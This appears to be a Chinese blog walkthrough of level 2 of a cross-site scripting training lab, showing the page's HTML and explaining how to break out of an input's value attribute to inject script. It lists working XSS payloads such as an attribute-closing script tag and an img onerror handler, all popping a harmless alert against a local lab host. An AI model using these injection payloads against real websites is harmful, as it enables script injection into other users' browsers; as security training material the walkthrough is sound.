<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错!");
 window.location.href="level3.php?writing=wait";
}
</script>
<title>欢迎来到level2</title>
</head>
<body>
<h1 align=center>欢迎来到level2</h1>
<h2 align=center>没有找到和相关的结果.</h2><center>
<form action=level2.php method=GET>
<input name=keyword  value="">
<input type=submit name=submit value="搜索"/>
</form>
</center><center><img src=level2.png></center>
<h3 align=center>payload的长度:0</h3>
</body>
</html>
和第一题一样先从从url入手,发现有两个接入点
http://192.168.199.153/xss/level2.php?keyword=123

用第一题方法去做的时候呢,没有弹窗,而是把输入的内容给打印出来了。
http://192.168.199.153/xss/level2.php?keyword=<script>alert()</script>

看一眼源码,发现这个地的value值是空的,<> 还给实体化编码了,那这不就使不了<script>alert()</script>了。
既然在url中用不了了,还有value这呢,整一下。
<body> <h1 align=center>欢迎来到level2</h1> <h2 align=center>没有找到和<script>alert()</script>相关的结果.</h2>
<form action=level2.php method=GET>
<input name=keyword value="">
<input type=submit name=submit value="搜索"/>
</form>
</center><center><img src=level2.png></center>
<h3 align=center>payload的长度:0</h3>
</body>

方法一:把 value 值给闭合了,再把 input 闭合了,整上咱的攻击代码,不能忘喽给后边的 "> 补起了 。
<input name=keyword value=""><script>alert()</script><"">
方法二:和方法一模一样
<img src=1 onerror=alert()><"
onerror=alert() 也可以换为 onclick=alert() onmouseout=alert()

 浙公网安备 33010602011771号